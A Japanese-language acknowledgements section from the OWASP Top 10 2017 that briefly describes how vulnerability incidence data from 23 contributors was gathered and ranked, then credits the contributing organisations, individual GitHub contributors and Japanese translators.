この度のデータ提供依頼（CFD）においては、40セット以上の情報を提供いただきました。これらのほとんどは、頻度に焦点を当てたデータだったため、23の貢献者からの114,000以上のアプリケーションをカバーする情報を利用することができました。 1年かけて貢献者の特定を行いました。Veracodeからの年間のデータには繰り返し登場するアプリケーションがあることを認識していましたが、大半のアプリケーションは独自のものでした。使用した23のデータは、ツールの結果または人の結果のいずれかに区別しました。 100%以上の発生率となったデータは最大値が100%となるよう調整しました。発生率を計算するために、各脆弱性が含まれていることが判明したアプリケーションの割合を計算しました。発生率のランキングは、Top 10に位置付けられている全てのリスクの計算のために使いました。

データコントリビュータへの謝辞

Top 10 2017の作成に際して、脆弱性の情報を提供してくださった以下の組織に対して感謝の意を表します。

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurança & Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

データコントリビュータの一覧は一般公開されています。

個人のコントリビュータへの謝辞

GitHubにおいてTop 10に貢献するために多くの時間を費やした以下の個人のコントリビュータ及びTwitter、電子メール、その他の手段で貢献してくださった方々に感謝の意を表します。

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknight
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebl
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyanton
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlacol
- vdbaan
- yohgaki

Dirk Wetter、Jim Manico、Osama Elnaggarhaveからは多大なる支援をしていただきました。また、Chris Frohoffand Gabriel Lawrence はA8:2017-安全でないデシリアライゼーションの執筆において貴重なサポートをしていただきました。

日本語版翻訳コントリビュータへの謝辞

- Akitsugu ITO
- Albert Hsieh
- Chie TAZAWA
- Hideko IGARASHI
- Hiroshi TOKUMARU
- Naoto KATSUMI
- Riotaro OKADA
- Robert DRACEA
- Satoru TAKAHASHI
- Sen UENO
- Shoichi NAKATA
- Takanori ANDO
- Takanori NAKANOWATARI
- Tomohiro SANAE